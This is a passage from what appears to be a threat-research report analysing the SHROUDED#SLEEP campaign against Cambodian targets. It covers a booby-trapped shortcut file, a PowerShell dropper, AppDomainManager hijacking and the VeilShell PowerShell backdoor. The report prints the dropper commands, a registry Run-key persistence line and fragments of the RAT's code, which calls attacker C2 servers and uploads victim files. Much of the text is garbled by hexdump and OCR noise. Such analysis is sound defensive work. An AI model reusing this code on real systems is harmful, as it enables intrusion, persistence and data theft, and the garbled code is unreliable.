2800 00 5C 00 65 2816 00 29 00 78 2832 00 280 78 78 2848 00 00 A0 7 2810 51 98 B7 D0 2844 67 42 69 41 2956 57 42 65 41 2924 57 41 35 41 3040 67 42 68 41 3072 41 42 64 41 3076 41 42 64 41 3076 41 42 64 41 3074 14 42 64 41	$ \frac{5}{9} $ $ 5$	00 73 00 78 00 00 31 00 32 00 00 10 00 00 00 00 00 00 00	0 27 .\.ex.l.s. 0 33 .).;\.1. 0 05x.l.s.x 0 0B %Ý	+.' x.' 2.3	67536 67 67552 67 67568 41 67584 51	42 5A 41 42 6F 41 42 43 41	46 67 41 51 6 48 51 41 59 6	57 42 33 41 4 57 42 47 41 4	5 77 41 62 5 49 41 54	gBZAFgAQgB3AEwAb
2800 00 5C 00 52 2816 00 29 00 3B 2832 00 20 20 78 2848 00 00 A0 2 2846 00 00 A0 7 2845 51 98 B7 D0 2846 00 00 00 00 20 2845 51 98 B7 D0 289 2912 41 40 00 00 00 20 20 2944 67 42 69 41 29 41 30 41 24 69 41 2926 67 41 35 41 304 67 42 68 41 3040 67 42 68 41 3072 44 41 3056 41 42 44 41 3058 51 42 44 41 </td <td>$\frac{5}{9}$ 5</td> <td>00 73 00 78 00 00 31 00 32 00 00 10 00 00 00 00 00 00 00</td> <td>0 27 .\.ex.l.s. 0 33 .).;\.1. 0 05x.l.s.x 0 0B %Ý</td> <td>x.' 2.3 EEEEE E. EE</td> <td>67552 67 67568 41 67584 51</td> <td>42 6F 41 42 43 41</td> <td>48 51 41 59 6</td> <td>67 42 47 41 4</td> <td>5 49 41 54</td> <td></td>	$ \frac{5}{9} $ $ 5$	00 73 00 78 00 00 31 00 32 00 00 10 00 00 00 00 00 00 00	0 27 .\.ex.l.s. 0 33 .).;\.1. 0 05x.l.s.x 0 0B %Ý	x.' 2.3 EEEEE E. EE	67552 67 67568 41 67584 51	42 6F 41 42 43 41	48 51 41 59 6	67 42 47 41 4	5 49 41 54	
2832 00 2E 00 72 2848 00 00 A0 21 2848 00 00 A0 72 2880 51 98 B7 D0 2896 00 00 00 00 2896 00 00 00 00 2912 11 42 69 41 2946 67 42 69 41 2926 67 41 35 41 3004 67 42 68 41 3040 67 42 44 41 3072 41 42 47 41 3076 41 42 47 41 3072 41 42 48 41 3076 41 42 68 41 3076 41 42 67 41	BUCCEPD 29		0 05x.l.s.x 0 0B %Ý	2.3 E:::::EEEEE	67568 41 67584 51	42 43 41				
2848 00 00 A0 7. 2864 00 00 A0 7. 2880 51 98 B7 D0 2880 51 98 B7 D0 2880 60 00 00 00 00 2912 41 46 42 69 41 2926 77 42 69 41 2996 77 42 54 13 41 2992 67 41 30 40 7 42 68 41 304 67 42 68 41 304 67 42 68 41 3072 41 42 68 41 3072 41 42 68 41 3076 41 42 68 41 3076 41 42 68 41 3076 41 42 68 41 3076 41 42 68 41 3076 41	Byte 29	00 00 00 00	0 OB %Ý		67584 51					ABCAFEAWQBBAEEAQ
2864 00 00 A0 7 2880 51 98 B7 D0 2826 00 00 00 00 2912 41 42 69 41 2928 50 67 42 69 41 2946 67 42 69 41 294 67 42 59 47 43 41 292 67 41 30 41 24 64 41 304 67 42 68 41 304 67 42 48 41 3040 67 42 68 41 307 41 42 41 305 41 307 41 42 68 41 308 51 42 68 41 308 51 42 68 41 308 51 42 64 41 308 51 42 64 41 308 51 42 64<			0 0B %Ý			42 42 41	45 45 51 52 4	1 42 5004-4	5 10 40 00	OBBAEEARABRAEEAT
2864 00 00 A0 7 2880 51 98 B7 D0 2812 60 00 00 00 2912 41 42 69 41 2928 50 67 42 69 41 2946 67 42 69 41 294 67 42 69 41 2976 77 42 69 41 32 45 41 30 41 30 47 43 41 30 41 30 47 43 41 30			1 AE		67600 67	42 42 41	45 63 BIVS		- 04 /	gBBAEcAUQBEAEEAQ
2880 51 98 B7 D0 2896 00 00 00 00 28912 11 42 69 41 29215 11 42 69 41 2946 67 42 69 41 2946 67 42 69 41 2926 77 41 30 41 2926 67 41 35 41 3026 67 42 68 41 3040 67 42 44 41 3072 41 42 47 41 3074 41 42 47 41 3075 41 42 67 41			I AE WWA.Ç.JN'D).±®	67616 51	42 43 41	43 38 41 53 6	7 42 6E 41 4	5 45 41 51	QBCAC8ASgBnAEEAQ
2912 41 42 69 41 2928 Scant 570f 7 42 69 41 2940 67 42 69 41 294 67 42 69 41 2970 77 42 45 41 30 41 35 41 3004 67 42 68 41 30 41 30 41 30 41 30 41 30 41 30 41 42 68 41 30 30 67 42 68 41 30 50 50 41 42 68 41 30 50 50 50 41 42 68 41 30 50 51 42 76 41 30 50 51 42 76 41 30 50 51 42 76 41 30 50 51 42 56 41 30		00 03 00 00 A0		x						QBBAEEAQQA9AA==.
2912 41 42 69 41 2928 Scant 570f 7 42 69 41 2940 67 42 69 41 294 67 42 69 41 2970 77 42 45 41 30 41 35 41 3004 67 42 68 41 30 41 30 41 30 41 30 41 30 41 30 41 42 68 41 30 30 67 42 68 41 30 50 50 41 42 68 41 30 50 50 50 41 42 68 41 30 50 51 42 76 41 30 50 51 42 76 41 30 50 51 42 76 41 30 50 51 42 56 41 30	0 00 00 (0 55 4 42 -	45 41 44 6B 41	1 4EUABEAD	0kAN						L[¼vî.—I
2944 67 42 69 41 2960 77 41 30 41 2976 77 42 54 41 2920 67 42 54 41 2992 67 41 35 41 3008 67 42 68 41 3024 77 42 73 41 3040 67 42 44 41 3054 74 42 44 41 3056 41 42 68 41 3072 41 42 68 41 3085 51 42 76 41	1 46 63 41 04 77 42									µ.ì7Û~*".'.åLhî.
2960 77 41 30 41 2976 77 42 45 41 2992 67 41 35 41 3008 67 42 68 41 3024 77 42 73 41 3040 67 42 44 41 3056 41 42 44 41 3056 41 42 44 41 3056 41 42 48 41 3057 41 42 68 41 3058 51 42 76 41	Base64:7(d)	config?e								7'@¶ïL[¼vî.—I
2976 77 42 45 41 2992 67 41 35 41 3008 67 42 68 41 3024 77 42 73 41 3040 67 42 44 41 3056 41 42 47 41 3056 41 42 46 41 3056 41 42 46 41 3057 41 42 68 41 3088 51 42 76 41	1 47 6F 41 4D 41 42		1 55 gBiAGoAMABpAE							µ.ì7Û~*".′.åLhî.
2992 67 41 35 41 3008 67 42 68 41 3024 77 42 73 41 3040 67 42 42 41 3056 41 42 4F 41 3072 41 42 68 41 3088 51 42 76 41	1 48 63 41 53 51 42	71 41 44 67 41	1 4B wA0AHcASQBqAD)gAK						′7'@¶ïÒ
3008 67 42 6B 41 3024 77 42 73 41 3040 67 42 44 41 3056 41 42 4F 41 3072 41 42 6B 41 3088 51 42 76 41	1 46 45 41 62 77 41	34 41 46 6B 41	1 4D wBEAFEAbwA4AF	KAM EFFEFEFEFEF	67728 8D	00 00 00	31 53 50 53 8	2 8A 58 46 B	C 4C 38 43	1SPSâŠXF¼L8C
3024 77 42 73 41 3040 67 42 44 41 3056 41 42 4F 41 3072 41 42 68 41 3088 51 42 76 41	1 48 55 41 57 67 42	74 41 47 77 41	1 62 gA5AHUAWgBtAG	iwAb						»ü."&~mÎq
304067424441305641424F41307241426B41308851427641	1 46 67 41 53 67 42	6F 41 47 51 41	1 52 gBkAFgASgBoAG	J QAR						/Ś1
305641424F41307241426B41308851427641	1 48 59 41 59 67 42	71 41 44 51 41	1 54 wBsAHYAYgBqAD	DQAT	67776 00	35 00 2D	00 32 00 31 0	0 2D 00 31 0	0 30 00 33	.52.11.0.3
307241426B41308851427641	1 47 6B 41 51 51 42	6E 41 46 41 41	1 53 gBDAGkAQQBnAF	AAS						.2.4.6.8.4.8.7
3088 51 42 76 41	1 44 41 41 57 51 42	59 41 45 6F 41	1 4D ABOADAAWQBYAE	oAM	67808 00	34 00 30	00 31 00 30 0	0 37 00 37 0	0 38 00 39	.4.0.1.0.7.7.8.9
	1 46 67 41 51 51 41	72 41 45 51 41	1 55 ABkAFgAQQArAE	EQAU A	67824 00	34 00 39	00 2D 00 33 0	0 36 00 34 0	0 38 00 37	.4.93.6.4.8.7
2404 77 42 54 44	1 47 63 41 53 51 42 -	44 41 45 45 41	1 5A QBvAGcASQBDAE	EAZ			AA AA AA AZ	R COMPANIE		<u> </u>
3104 // 42 51 41	1 45 67 41 54 67 41	78 41 47 4D 41	1 53 wBQAEgATgAxAG	MAS A:::						
					::AAAAAAAAA::::					
			CONTRACTOR DE CO		******			::R C:::::C	Н 222222	
			:::::SEE:::::EEEEEEE				R:::::R R::: ::::::R R:::		CCCCC::::CHH:	
	::R E::::E EEEE ::REE::::EEEEEEEE:::								::::::::::::::::::::::::::::::::::::::	
RRRRRRR RRRRF		::ES:::::SSSSSS:		:::::E A:::::A		A:::::A R			ссоссссснин	

Figure 3: Shortcut file details - Hexdump observing embedded payloads

The three extracted files include an actual lure file document (e.xlsx), a configuration file (d.exe.config), and a malicious DLL (DomainManager.dll), to the Windows Startup directory for persistence. Each shortcut file that we analyzed contained a lure document (an Excel file in one case and a PDF in another) that was opened to distract the user while the malware was dropped in the background. We'll dive into the lure documents further down.

PowerShell execution overview

PowerShell was the primary code base used by the threat actors contained within the shortcut file. Execution proceeds immediately by running or double-clicking on the shortcut file. While the script is a pretty large one-liner, let's break it down into smaller portions to better understand it.

Call the PowerShell process

The command uses path traversal to first move backward from whatever directory it's launched from in order to call the PowerShell process from its default directory:

..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Command line:

First it defines a variable (\$t) to the user's Startup directory. This means that any executable files dropped here will run the next time the user logs in.

\$t=\$env:appdata+'\Microsoft\Windows\Start Menu\Programs\Startup':

The command searches the user's temp folder for the file named "Report on NGO Income_edit.xlsx.lnk" (the shortcut file itself). This would be the result of launching the shortcut directly from the archive or zip file software or Windows Explorer. Its contents get auto-extracted prior to execution inside the user's temp directory.

If the file exists, it proceeds with opening this file.

if(Get-ChildItem \$env:temp -recurse 'Report on NGO Income_edit.xlsx.Ink'):

A file stream is created to open the shortcut file using "New-Object IO.FileStream" and read its contents. The command tries to read from the file stream starting from byte 2903 and reads 64744 bytes.

The read bytes that are read into memory are assumed to be Base64-encoded. The command decodes these bytes and splits the result using a colon (:) into three parts and placed inside an array variable (\$a).

Next, the script attempts to copy a legitimate file (dfsvc.exe) from the Microsoft .NET framework located at: "C:\Windows\Microsoft.NET\Framework\v4.0.30319\dfsvc.exe". This file is used for .NET ClickOnce applications. The file is copied to the Startup folder as "d.exe".

The script then writes two files (d.exe.config and DomainManager.dll) into the Windows startup directory (\$t), and an Excel file (e.xlsx) into the user's temp directory.

d.exe.config: [IO.File]::WriteAllBytes(\$t+'\d.exe.config',[Convert]::FromBase64""String(\$a[0]))

DomainManager.dll:

[IO.File]::WriteAllBytes(\$t+'\DomainManager.dll',[Convert]::FromBase64""String(\$a[1]))

e.xlsx.

[IO.File]::WriteAllBytes(\$env:temp+'\e.xlsx',[Convert]::FromBase64""String(\$a[2]))

Lastly, the Windows Explorer process (explorer.exe) is called to execute the legitimate Excel file

explorer (\$env:temp+'\e.xlsx'):

Summary of the shortcut file's PowerShell code:

The PowerShell command executed from the shortcut file attempts to retrieve and decode a payload hidden in the shortcut file (.Ink). It drops malicious files into the Startup folder, ensuring persistence by making these files run on the next login. It also opens an Excel file, likely to trick the user into thinking they are viewing a legitimate document, while malicious actions happen in the background.

This kind of attack leverages social engineering and fileless techniques to avoid detection by security tools.

Interestingly enough, it does not actually execute any of the dropped files. However, as they were dropped into the user's startup directory, next-stage execution would not occur until the next system reboot.

Lure document

We observed that the lure documents were executed at the end of the PowerShell script by invoking the explorer.exe process, a clever technique to ensure the document opens with the system's default application based on its file extension. Let's go over a couple of examples:

55555555555555555555555555555555555555	E E E E E E E	E E CC		U::::UR::: U::::UUR:: U::::UUR:: U::::UR:: U::::UR:: U::::UR:: UR::: UR:::UR:: UR::: UR:::UR:: UR::: U	:::RRRRRR:::::R 00::::::	DODOO NNNNNNN :::::::N 00 ::::::N 00 ::::::N 00 ::::::N 00 ::::::N ::::N ::::::N ::::N ::::::N :::::N ::::::N :::::N ::::::N :::::N ::::::N :::::N :::::::N :::::N ::::::::N ::::::N :::::::::N ::::::N ::::::::::N :::::::N ::::::::::::N :::::::N :::::::::::N :::::::::::::N ::::::::::::::::::N :::::::::::::N ::::::::::::::::::::::::N :::::::::::::N :::::::::::::::::::::::::N :::::::::::::::N :::::::::::::::::::::::::::N ::::::::::::::N :::::::::::::::::::::::::N ::::::::::::::::N ::::::::::::::::::::::::::::::::::::	N N:::::N I::	IX::::X IX::::X IIX::::X IIX::::X IIX::::X II IX::::X I IX::::X I IX::::X I IX::::X I IX::::X I IX::::X I IX::::X I IX::::X I IX::::X I IX::::X I IX::::X I IX::::X IX::::X IX::::X IX::::X IX::::X IX::::X IX::::X IX:::X IX:::X IX:::X IX:::X IX:::X IX:::X IX:::X IX:::X IX:::X IX::X IX::X IX::X IX::X IX::X IX::X IX::X IX:::X IX:X X X X	:::::X ::::X ::::X :::::X
S:::::S SSSSSS S:::::S		А	В			С		D	<::::: X X::::: XXX X:::::: X
S:::::SSSSSS:::::S S::::::SS	1	លរ	វិស័យ		ចំណូល	សរុបប្រចាំឆ្នាំ(\$)			X::::: X X::::: X
SSSSSSSSSSSSSSS TTTT	2	9	វិស័យសង្គមកិច្ច		\$	2,696	,505.83		XXXXXXXX
	3	២	វិស័យវិជ្ជាជីវ:		\$	2,616	,657.56		
	4	៣	វិស័យមូលនិធិ+សប	រ្ឈរសធម៌	\$	1,499	,500.91		
	5	ه	វិស័យសិទ្ធិមនុស្ស		\$,500.41		
	6	ĕ	វិស័យកសិកម្ម		\$,151.98		
	7	Ъ	វិស័យអប់រំ		\$,	,000.66		
	8	៧	វិស័យសុខាភិបាល		\$,200.54		
	9	៨	វិស័យសាសនា		\$,400.15		ннинини
R:::::RRRRRR:::::R	10	б	វិស័យសារព័ត៌មាន		\$		312.00		H:::::H H::::::H
RR::::R R::::: R::::R R:::::	11		សរប		\$	10 890	,230.04		H:::::HH H:::::H
R::::R R:::: R::::RRRRRR:::::R	12		1-1-1		+	.0,000	,	H	Н:::::Н (НННН::::::Н
R:::::R R:::::R RR:::::R R:::::R R:::::R R:::::R R::::::R R:::::R	E :	EEEEEE : : : : ESSS	::::SSSSSS:::::SE:::::::::::::::::::::	EEEEEE EEEE:::::E /		R::::R R::::: A R::::R R::::: A RR::::R R:::::	R CC::::::::		

Figure 4: Lure document: e.xlsx

The first document (e.xlsx) is a simple spreadsheet related to annual income in U.S. dollars across various sectors, such as social work, education, health, and agriculture. The document is written in Khmer (Cambodian) which is predominantly spoken in Cambodia, Thailand, Vietnam and Laos.

The document is rather uninteresting and is not malicious in any way. Its sole purpose is to present something legitimate to the user. This way the intended action (clicking an Excel file) produces an expected result.




Figure 5: Lure document: e.pdf

This sample was first identified circulating late last year. The lure file was executed and presented to the user in a nearly identical manner. Although written in English, the PDF discusses strategies and research related to Cambodia.

Based on the identified samples, it is evident that the target victimology is focused on Southeast Asia, specifically Cambodia.

Persistence in execution

The SHROUDED#SLEEP campaign uses a rather obscure, but <u>documented technique</u> known as AppDomainManager hijacking to maintain persistence by injecting malicious code into .NET applications. This technique exploits the .NET AppDomainManager class, allowing attackers to load their malicious DLL (DomainManager.dll) early in the application's execution.

When d.exe (renamed dfsvc.exe) runs at startup, it reads the accompanying .config file (needs to be named the same as the executable file with ".config" appended), which specifies a custom AppDomainManager class. Code execution is then redirected to the malicious DLL, enabling the code contained within the DLL to be executed before the legitimate process runs.

SSSSSSSSSSSSSSS EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE	U:::::UR:::::RRRRRR::::R 00::: U:::::UR::::RRRRRR:::::R 00::::		IIIIIIIIID000000 X000000X IX:::::X X:::::X IX::::X X:::::X IX:::X X::::X IX:::X X:::X IX::X X::X IX::X X::X
<pre><?xml version="1.0"?></pre>			
<pre><configuration></configuration></pre>			
<startup></startup>			
<pre><supportedruntime pre="" version<=""></supportedruntime></pre>	="v4.0" />		
<runtime></runtime>			
<pre><appdomainmanagertype pre="" v<=""></appdomainmanagertype></pre>	alue="DomainManag	ger.InjectedDomai	inManager" />
<pre><appdomainmanagerassemb< pre=""></appdomainmanagerassemb<></pre>			
			нн ::Н
R: RR: REAL REPORT R			сссссс::::н ССССССС Н:::::Н Н:::::Н
R::::R R::::R E::::E EEEEEES::::S E::::E R::::R R::::RE E::::E R::::RRRRR::::RE E::::EEEEEEEEEE	EEEEEE A:::::A A:::::A EEEEEEEEE A:::::A A:::::A	R::::R R::::RC::::C R::::RRRRR:::::R C::::C	H:::::H H:::::H
R::::::RR E:::::E SS:::::SSSS E:::::		R:::::RRRRRR:::::R C::::C R::::RRRRRR:::::R C::::C	H::::::::::::::::H H::::::::::::::::::
	EEEEEEEEE A:::::AAAAAAAAAA:::::/		H:::::HHHHH::::::H H:::::H H:::::H
R::::R R::::E EEEEEE S::::S E::::E RR::::R R::::REE:::EEEEEEEE:::ESSSSSS S::::SEE:::EEEEEEEEE::ESSSSSS S::::SEE:::EEEEEEEEEEEEEEEEEEEEEEEEEEE		:::A RR:::::R R:::::R C:::::CC	СССССС H:::::H H:::::H :СССССС::::СНН:::::H Наран
R:R R:RE:	A A:	CCC:	
RRRRRRR RRRRRREEEEEEEEEEEEEEEEEEEEEEEE	EEEEEEEEEAAAAAAA	AAAAAAARRRRRRRR RRRRRRR CO	ссссссссснининии ининини

Figure 6: Contents of d.exe.config

Using the figure above, we can better understand how d.exe executes malicious code from within DomainManager.dll. The appDomainManagerType and appDomainManagerAssembly fields in the .config file specify the custom AppDomainManager class (InjectedDomainManager) and the assembly (DomainManager.dll).

DLL file analysis (DomainManager.dll)

The .NET binary file DomainManager.dll acts as a simple loader malware which attempts to parse code found from a remote server to download and execute further stages. Let's take a look at the few functions contained within.

The main entry point function InitializeNewDomain provides several functions:

- Sleeps for 10 minutes (Thread.Sleep(600000)), long sleeps are typically used to delay execution and evade detection.
- It calls the GetHttpResponse function to retrieve the response from the given URL, extracts data between the HTML and tags and then decrypts it using a Caesar cipher.
- Evaluate the decrypted string as JavaScript using Eval.JScriptEvaluate. JavaScript code is then executed.
- The function finally calls Environment.Exit(0) to terminate the current process, cleaning up after itself.

Some of the notable functions can be seen in the figure below:




Figure 7: .NET functions contained with DomainManager.dll

The primary purpose of the DLL is to attempt to reach out to a remote file hosting site and to parse an expected string. It does this by issuing an HTTP GET request

to hxxps://jumpshare[.]com/view/load/crjl6ovj7HVGtuhdQrF1 and retrieves a response. It uses TLS 1.2 for security, accepts all SSL certificates and retrieves the content of the page that gets returned as a string. Finally, the parsed JavaScript code is executed using JavaScript within the .NET environment.

JavaScript code analysis

Taking a look at network data our team was able to parse a response which contained the string shown in the figure below. Using a simple <u>Cyberchef recipe</u>, we we able to implement the Caesar Cypher (-7 shift) to produce the decoded result:




Figure 8: Deobfuscated JavaScript payload

The JavaScript executed by the DLL file performs a few simple functions. The end goal is to reach out to a remote C2 server providing the victim's hostname and then download and execute code sent back from the C2 server using JavaScript.

- Create a WScript.Shell object, which allows the script to interact with the Windows environment, such as accessing environment variables.
- Retrieves the name of the computer from the %computername% environment variable. The computer name is used as part of the URL to create a unique identifier for each infected machine.
- Send an HTTP GET request to the URL hxxp://208.85.16[.]88/wy/[computername].txt, where [computername] is the name of the victim machine.
- Evaluate and execute the response text received from the server.

PowerShell backdoor code analysis: VeilShell

Executed by the Javascript eval() function is a single large PowerShell one-liner. The script serves as a backdoor/RAT (Remote Access Trojan), allowing an attacker to control the victim's system remotely. Below is a detailed breakdown of its functionality.

Aside from obfuscated variable names, most of the script is human-readable and not difficult to determine its purpose, especially once it's properly formatted.

\$\$:::::\$\$\$\$\$\$	SSSSSS EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE	CCC::::::CU:::::U U::::: C:::::CU::::U U::::: C::::CCCCCCCC::::CUU::::U U:::::U C:::C CCCCCCC U:::::U U:::::U	URR:::::R R:::::R0::::::000:	::00 N:::::N N: :::00 N::::::N N: :::::0N::::::N N:	NNNNNIIIIIIIIIX000000 	X000000X X:::::X X:::::X X:::::X X:::::X
http:/ jXPTol c:\win 47446! eaeXyl gRLQat .Conta \$gRLQat .Conta \$gRLQat .Conta \$gRLQat .Conta \$gRLQat .Conta \$gRLQat .Conta \$gRLQat .Conta \$gRLQat .Conta \$gRLQat .Conta \$gRLQat .Conta \$gRLQat .Conta \$gRLQat .Conta .Syste .jXPTol Bounda .:UTFS .file 	<pre>//172.93.181.249/contr FTXrj02P)) {New-ItemPr ndows\system2\cmd.ex fTXrj02P)) {New-ItemPr ndows\system3\cmd.ex fTXrj02PU.Close(); fTXrj02PU.C</pre>	SSSSSS SE	<pre>p;\$JXPTOFTXrjQzP = \$env re\Microsoft\Windows\Cu wStyle hidden -NoLogo L/html/1.html' -Propert t.Encoding]::UTF8.GetBy eXyhlNWdalm);\$gRLQatGoi gRLQatGoiifdUT.ContentL rite(\$TACKsXVNS\$, 0, \$T. \$wDyebU = \$gRLQatGoiifd (\$JXPTOFTXrjQzPULT = \$H rOUMF, \$DbC, \$xPbwjtSap ;}\$Boundary = '*****';\$ (\$bytesRead = \$stream. Net.WebRequest]::Creat fdUT.ContentType = 'mul \$heading1 = [System.Tex , \$heading1 = [Syst</pre>	:TEMP + '\CLPTMdGv rrentVersion\Run - NonInteractive -eg (s) (looAMImIK);[4] ifdUT.Method = 'PC ength = \$TACKsXVMs ACKsXVNs5.Length); UT.GetResponse(); NtUdFXdjmPgTb.Read TIB){\$Timeout=1000 stream = [System.] Read(\$CVRqwufAdCNG e(\$eaexyhlNWdalm); tipart/form_data; t.Encoding]::UTF8. ading2 = [System.] x22) + \$DbC + [str + \$CRLF);\$jXPToFTXrjQzPU.W FTXrjQzPU.Write(\$P Ackar & Ackar Read(\$CVR, Strong); try of the strong st	<pre>viOHFTL';if (!(Test- -Name JQQWE -Value ' p bypass ping -n 1 - ce;}function fpBb(\$ System.Net.HttpWebRe OST';\$gRLQatGoiifdUT ss.Length;\$jXPToFTXr; j\$jXPToFTXr;JQZPU.Flu \$HNtUdFXdjmPgTb = Ne dToEnd();return \$ 00000;\$CRLF = [strin IO.File]::OpenRead(\$ q.0,\$dohejBAVPCxp)){ ;\$gRLQatGoiifdUT.Met boundary=' + \$Bounda .GetBytes(\$TwoHyphen Text.Encoding] ring]\$([char]0x22) + TxrjQZPU.Write(\$head Mrite(\$heading3, 0, heading3, 0, \$headin boos + \$CPLE).* Heading3, 0, \$headin boos + \$CPLE).* Heading3, 0, \$headin boos + \$CPLE).* Heading3, 0, \$headin boos + \$CPLE).* Heading3, 0, \$headin boos + \$CPLE}</pre>	<pre>Path \$ equest] \$ equest] \$ equest] \$ ejQ2PU = esh();\$ ey]\$([erOuMF);\$ equivalent e</pre>

Figure 9 VeilShell: evaluated code example

Setup and persistence

After taking the time to clean up the code we get a better understanding as to its intent. At the beginning of the VeilShell script, new variables are defined which assist in the backdoor connection as well as persistence.

The script starts by delaying execution for 64 seconds with Start-Sleep -Seconds 64. As we saw previously with the code found inside DomainManager.dll, long sleeps like this are often used as a form of detection bypass.

Next, a buffer size of 1MB is defined for file operations which is defined by the \$dohejBAVPCxp variable. This will be referenced later on and is used during command and control operations.

System details are then retrieved and stored into the \$EVP variable. Details containing the computer name and username are then parsed and then concatenated to uniquely identify the victim machine.

A C2 connect URL is then constructed and placed inside the \$yyVGPhBLYpqEzF variable. The control server is located at hxxp://172.93.181[.]249/control/com.php.

SS:::::S S::::S S::::S S::::S S:::S SS:::SSS SS::::	55555555555555555555555555555555555555	E::::E E::::E E:::::EEEEEE E::::::::::	::::::E CCC: :::::E CC:::: EE:::E C:::::C EEEEEEC:::::C C:::::C EEEE C::::C :::E C::::C	CCCCCC	I:::::U I:::::U IU:::::U U:::::U	U: UR U: UR U: UURI U: U D: U D: U D: U D: U D: U	R:::::R	R::::R R::::R0: R::::R0: R::::R0: R::::R0: R::::R R::::R R::::R	:::::0 0: ::::0 0: ::::0 0: ::::0 0: ::::0 0: ::::0 0:	::00 N:::::		N:::::NI N:::::NI N:::::N N:::::N N:::::N N:::::N N:::::N N:::::N	IIIIIIIIX IIIIIIIIIX IIIII IIIIX IIIII IIIII IIIII IIIIII IIIII IIIII IIIII IIIII IIIII IIIII IIIII IIIII IIIIII	:::::X :::::X :::::X	::::X ::::X ::::X
\$doh \$EVP \$yyV \$jXP if (hejBAVF > = \$er /GPhBLY PTOFTXr /I(<i>Test</i> /ew-It Va -N	v:COMPU /pqEzF = jQzP = <i>c-Path</i> \$ <i>cemPrope</i> lue 'c: lonInter	nds 64 024 * 102 TERNAME + 'http:// \$env:TEMF jXPToFTXr rty -Path \windows\ active -e tml/1.htm	- '-' + (172.93.) + '\CL) (Jogen) (System3) (System3) (System3) (System3)	.181.24 _PTMdGv { Softwa 32\cmd. 55 ping	9/cont iOHfTI re\Mic exe /c -n 1	trol/co L' crosoft c Power -w 474	t\Windo ^Shell 1465 2	ows\Cur .exe -V .2.2.2	rentVe √indowS	ersion Style	hidde	n -NoL	.ogo	
	R: R RRR: R RRR: R R: R R: R R: R R: R R: R R: R R: R		::::E SS::: ::::E SSS	555 ::::::::::::::::::::::::::::::::::	E:::::E E:::::EEEEE		A A:: A::: A:::: A::::A A::::A A::::A	A:A A:A A:A A:A AAAAAAAA	A :A ::A :::A ::::A ::::A A::::A A::::A A::::A A::::A	RR: R R: R	R::::RR C RR::::RC R::::RC R::::RC R::::RC	CCC::::C	CCCCC	H:::::: H:::::::	

Figure 10: Initial setup and persistence in the VeilShell backdoor

Persistence is once again established, this time using the Windows Registry. The "if" statement checks if a certain file exists in the temp directory, and if it doesn't, it adds a persistence mechanism to the Windows Registry's startup key.

The command ensures that PowerShell runs at startup in hidden mode, attempting to connect to a control server (hxxp://172.93.181[.]249/control/html/1.html) through mshta.exe, a commonly abused utility for running HTML applications.

VeilShell RAT functionality

This script is a highly versatile PowerShell-based backdoor/RAT. It communicates with a command and control server, executes various commands based on the attacker's instructions, and provides full control over the victim's machine. The attacker is able to download or upload system data, modify system settings and even run scheduled tasks at specified intervals.

The attacker is able to send the following commands remotely to the infected computer. At a high level, these perform the following tasks:

Command	Description
fileinfo	Lists details (name, size, last modification date, full path) of files in the specified directory. It also has the ability to export the file information to a CSV file and upload it to the attacker's server.
dir	Compresses the specified directory into a .zip archive and upload it to the attacker's server.

file	Upload a specific file from the victim's machine to the attacker's server.
down	Download a file from a URL provided by the attacker and save it to the victim's machine.
regedit	Create or modify a registry key and value based on parameters sent by the attacker.
task	Creates a scheduled task on the victim's machine to execute a command or script at a specified interval. This is done using the New-ScheduledTaskAction PowerShell module.
zip	Extract a .zip archive on the victim's machine.
rename	Renames a specified file on the victim's machine.
del	Deletes a specified file on the victim's machine.

Below is an example of some of the cleaned up code which relates to this particular backdoor command and control functionality.




Figure 11: PowerShell code example of some of the attacker's command switches

